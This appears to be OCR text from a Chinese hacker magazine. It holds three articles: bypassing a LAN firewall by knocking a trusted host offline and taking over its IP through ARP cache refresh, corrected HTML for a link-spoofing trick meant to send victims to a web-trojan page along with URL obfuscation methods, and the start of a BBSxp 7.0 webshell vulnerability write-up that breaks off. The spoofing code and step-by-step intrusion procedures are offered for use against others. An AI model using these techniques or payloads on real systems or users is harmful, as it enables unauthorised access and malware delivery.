


图2

二、突破防火墙的入侵

防火墙一般都是工作在网络层，并且所有的防火墙都具有IP地址过滤功能。这项任务要检查IP包头，根据其IP源地址和目标地址作出放行／丢弃决定。但是这项功能在内网里使用就显得有些被动，因为内网的IP不像外网一样是电信或网通分配的，而是可以根据自身的需要修改的，再说防火墙只认IP地址，不认MAC号。就凭这一点ARP欺骗就可以实现了，还有ARP协议工作在数据链路层，防火墙和ARP工作在两个不相同的层，所以在内网里很容易实现冒充他人的合法IP突破防火墙访问对方主机。下面来看例子吧！

A主机IP地址为192.168.0.2，B主机IP地址为192.168.0.94，C主机IP地址为192.168.0.185。咱们先来给B主机的风云防火墙添加个IP端口规则，只允许IP：192.168.0.185（就是C主机）访问主机21、23、3389端口通过，点击“IP端口规则”—>“增加IP规则”，名称随便填一个，数据包方向：接收，协议类型：TCP，IP地址：从192.168.0.185到192.168.0.185，就一个IP地址，端口填：3389，规则动作：通行，再陆续将21和23端口也添加进去，操作步骤和前面一样，如图3，当然事先要在B主机上开放这些端口。




图3

好了，防火墙已经设置完成了，下面打开CMD，给C主机发一个ICMP包（说白了，就是PING一下192.168.0.185），再用ARP -A命令看一下目前B主机ARP缓存表的情况，如图4。

```
C:\Documents and Settings\new>arp -a

Interface: 192.168.0.94 --- 0x20003
  Internet Address      Physical Address      Type
  192.168.0.1           00-03-03-38-25-04     dynamic
  192.168.0.185         00-60-08-1c-2d-3d     dynamic
```

图4

当前IP为192.168.0.185，MAC为00-60-08-1c-2d-3d，在防火墙上的配置里只要IP地址为192.168.0.185的主机访问本机的21、23、3389端口都是可以通过的，不管那个IP地址是不是非法用户刻意伪装的，局域网的网络流通不是靠IP地址来传输的，而是通过MAC地址进行通信的，和防火墙的通信原理恰恰恰相反，既然知道了这个原理，好，下面我们想个方法让192.168.0.185死机或关机（大家可以通过另外一些方法让对方关机，在A主机上我就直接用IPC$连接好再用shutdown将192.168.0.185关机了），然后我（即A主机）将IP修改192.168.0.185，但是现在如果直接去连B主机的话，有可能会连接不上，因为现在B主机的ARP缓存表，还存在着原主机的IP地址和MAC号（也就是原来那台合法的C主机），通常B主机在向C主机发送一个IP包之前，它要到该ARP表中寻找和IP包对应的MAC地址，如果发往C主机的IP包没有被应答。则系统就开始更新自身的ARP表，将C主机的IP和MAC地址去掉，正在这个时候，IP已经改成192.168.0.185的A主机，它向B主机发一个ICMP包（即PING），意思就是说：“我的IP地址为：192.168.0.185 MAC地址：00-16-17-10-a5-2e，前来报到”。要求B主机

更新自身的ARP表，于是主机找到该IP，更新自己的ARP表将新IP和MAC地址加进去，如图5。

```
C:\Documents and Settings\qq>arp -a

Interface: 192.168.0.94 --- 0x10003
  Internet Address      Physical Address      Type
  192.168.0.1           00-03-03-38-25-04     dynamic
  192.168.0.185         00-16-17-10-a5-2e     dynamic
```

图5

终于防火墙被突破了，我们现在如愿以偿地TELNET、FTP、3389到B主机了哦，嘿嘿……

其实防火墙也存在很多的不足之处，就拿ARP欺骗来说吧，目前网上流行的防火墙很少有挡的住的，听说Look'n'stop这款防火墙能防ARP欺骗，有兴趣的朋友，可以试一下，

在此也希望在下一代的防火墙里能加入IP和MAC地址静态绑定的功能，全面对抗IP欺骗、SYN Flood、ICMP、ARP等攻击手段，增强代理服务，并使其与包过滤相融合，再加上智能过滤技术，使新型防火墙的安全性提升到又一高度。

X小编语：老实说，这篇文章我认为不是太完善，可是作为一种突破防火墙的思路，倒值得一提。文中说要用防火墙来挡住ARP欺骗，个人认为这不大现实，毕竟ARP欺骗不是光客户机绑定好IP与MAC地址就可以的，网关不一样要绑定吗？而作者最后突破防火墙的方式无非就是把自己的IP改为目标允许的IP地址，而出现的问题是目标的ARP缓存没有更新，于是发一个ping的ICMP包使目标更新缓存，个人认为这在实际的入侵中作用还是有限的。

文章难易度：★★★
文章阅读点：解决了第7期"挂马，别忘了还有PHPWind论坛"一文中URL欺骗部分的代码的错误，介绍了另外几种URL欺骗的方法

URL欺骗初探

fhod[E.S.T VIP]

在06年第7期X档案"挂马，别忘了还有PHPWind论坛"一文中提及的URL欺骗方式引起了我极大的兴趣，我亲自动手测试了一下，发现作者提供的代码中有点小问题。原文中作者提供的完整代码如下：

```
<p><a id ="exploit" href="http:// 网马地址 "></a></p>
<div>
<a herf ="http://www.163.com/" target="_blank">
<table>
<caption>
<a herf ="http://www.163.com" target="_blank">
<lable for ="exploit">
<u styke = "cursor:pointer;color:black">
www.163.com
</u>
</lable>
</a>
</caption>
</lable>
</a>
</div>
```

单从"<a herf ="http://www.163.com/" target="_blank">"这一句就可以看出这段代码是错误的。因为链接的代码应该是href才对，此处作者不小心犯下了一个书写上的错误。我改正代码后，访问此页面进行测试，却发现并不像作者说的那样"表面上指向的链接是www.163.com，其实真实的链接是我们的网马地址"。打开页面后显示www.163.com，当我们把鼠标放上去的时候状态栏显示的http://www.163.com/，点击之后打开的还是www.163.com。问题出在哪儿呢？来看一下下面的代码：

```
<p><a id="SPOOF" href="http://localhost/"></a></p>
<div>
<a href="http://www.163.com" target="_blank">
<table>
<caption>
<label for="SPOOF">
<u style="cursor: pointer; color: blue">
www.163.com
</u>
</label>
</caption>
</table>
</a>
</div>
```

对比两段代码扣，我们就会发现第一段代码中多了一条"<a herf ="http://www.163.com" target="_blank">"，就因为这么一句代码错误，导致了欺骗不成功。

既然已经知道了错误所在，我们就以实例来演示一下URL欺骗。保存以上代码为扩展名为htm的任意文件，打开后会看到www.163.com，我们把鼠标移动上去，会看到状态栏显示为http://www.163.com/，如图1。




图1

但当我们点击后，最终打开的却是http://localhost/，如图2。

在实际运用中我们只需要把http://localhost/更换为我们自己的网页木马地址就行了。

下面我们来看一下另外几种URL欺骗的方式。先来看一下URL的结构组成。大部分Internet用户把WWW地址或FTP同URLs联系起来，但Uniform Resource Locators（URL，统一资源定位器）使用的更普遍一些。URLs的标准在RFC1738中规定，其中最

普通的形式定义为<scheme>:<scheme-specific-part>。“<scheme>”部分是网络协议名称，“<scheme-specific-part>”部分被定义为//<user>:<password>@<host>:<port>/<url-path>，其中只有“<host>”部分是必须的，“:”和“@”字符具有特殊的含义，从而服务器可以解析完整的字符串。如果用户名和密码包含在URL中，“<host>”部分只是从“@”字符后开始。




图2



图3

来看看一个欺骗的例子：http://www.163.com@www.hackerxfiles.net，其中真正的主机是“www.hackerxfiles.net”，而“www.163.com”在这个URL中不过是个假的用户名，服务器会忽略它，最终打开的页面是www.hackerxfiles.net。由于前面的地址为www.163.com，因为大家都知道这是网易的网址，都比较信赖于它，所以这就很好的起到了欺骗作用。

不过有一点需要说明的是http://www.163.com@www.hackerxfiles.net在最新的IE6.0里使用的话会提示语法错误，但是如果对方使用的是第三方浏栏器，比如Maxthon、腾讯TT、GreenBrowser等，依然可以欺骗，而IE6.0以下的版本也都可以通过。

上面关于URL的分析只是简单的隐藏了它的真实目的地，我们可以用更好的方法来进行隐藏。由于某些原因（有可能是内部处理引起的），有的操作系统对IP地址的操作并不是通过我们常用的诸如aaa.bbb.ccc.ddd的格式，而是相应的十进制数。




图4

http://127.0.0.1/这类地址可以改写成十进制的值http://2130706433/，在浏览器中输入http://2130706433/你就会发现已经打开了http://127.0.0.1/这个主页，不过，这个方法在IE6.0上测试无效，所以有局限性。

我们来看一个点分八进制和点分十六进制的加密工具恋の温柔刺刀II，可以看到我们用点八分进制加密127.0.0.1的结果为http://0177.00.00.01/（图3），在浏览器中输入http://0177.00.00.01/会看到我们打开了127.0.0.1这个页面，如图4。



图5



图6

点分十六进制加密127.0.0.1后得到到的结果为http://0x7F.0x0.0x0.0x1/，在浏览器打开http://0x7F.0x0.0x0.0x1/同样会得到相同的结果。

这个工具还提供了一个URL加密，如图5。待加密URL可以为IP地址也可以为域名，我们以www.hackerxfiles.net为例，点击加密后得到的结果为http://%77%77%77%2E%68%61%63%6B%65%72%78%66%69%6C%65%73%2E%6E%65%74/，我们在浏览器输入http://%77%77%77%2E%68%61%63%6B%65%72%78%66%69%6C%65%73%2E%6E%65%74/，就会打开黑客X档案的主页了，如图6。

当然URL欺骗的方式是多种多样的，本文只是介绍了其中几种常见的方法，如果大家还有什么更好的欺骗方法欢迎到X论坛与我一起交流探讨！

（文章中涉及到的工具恋の温柔刺刀II以及域名欺骗.htm已经收录于光盘中）

文章难易度：★★★★
文章简介：详细分析了BBSxp7.0 Beta2的三处漏洞及利用方法

BBSxp7.0 Beta2 最新漏洞解析

TTFCT[E.S.T]

这天到BBSXP的官方网站上看了一下，发现BBSXP已经升级到最新的7.0 Beta2了。前两日曾有一朋友发来一个6.0的版本，我粗略的看了一下，发现BBSXP6.0后台存在遍历目录的漏洞。不过，现在既然7.0的Beta2都出来了，相信那个漏洞应该被修复上了。我下载了7.0 Beta2，果然发现那个漏洞已经修补上了，但同时，也发现了好几个新的漏洞。

一、后台获取WEBSHELL

1.整个论坛中只有一处地方没有过滤好，其它的都过滤得很好。原以为可以从这里突破，但仔细一看才发现程序员对其长度进行了限制，设置了只允许接受15个字符，而这种验证又是在服务器端的，我们要想对它修改根本就是不可能的。

2.进入后台后，我发现利用数据库备份的方法来得到我们的小马已经不可能了，如图1。查看其源代码，我们得到备份部份如下。

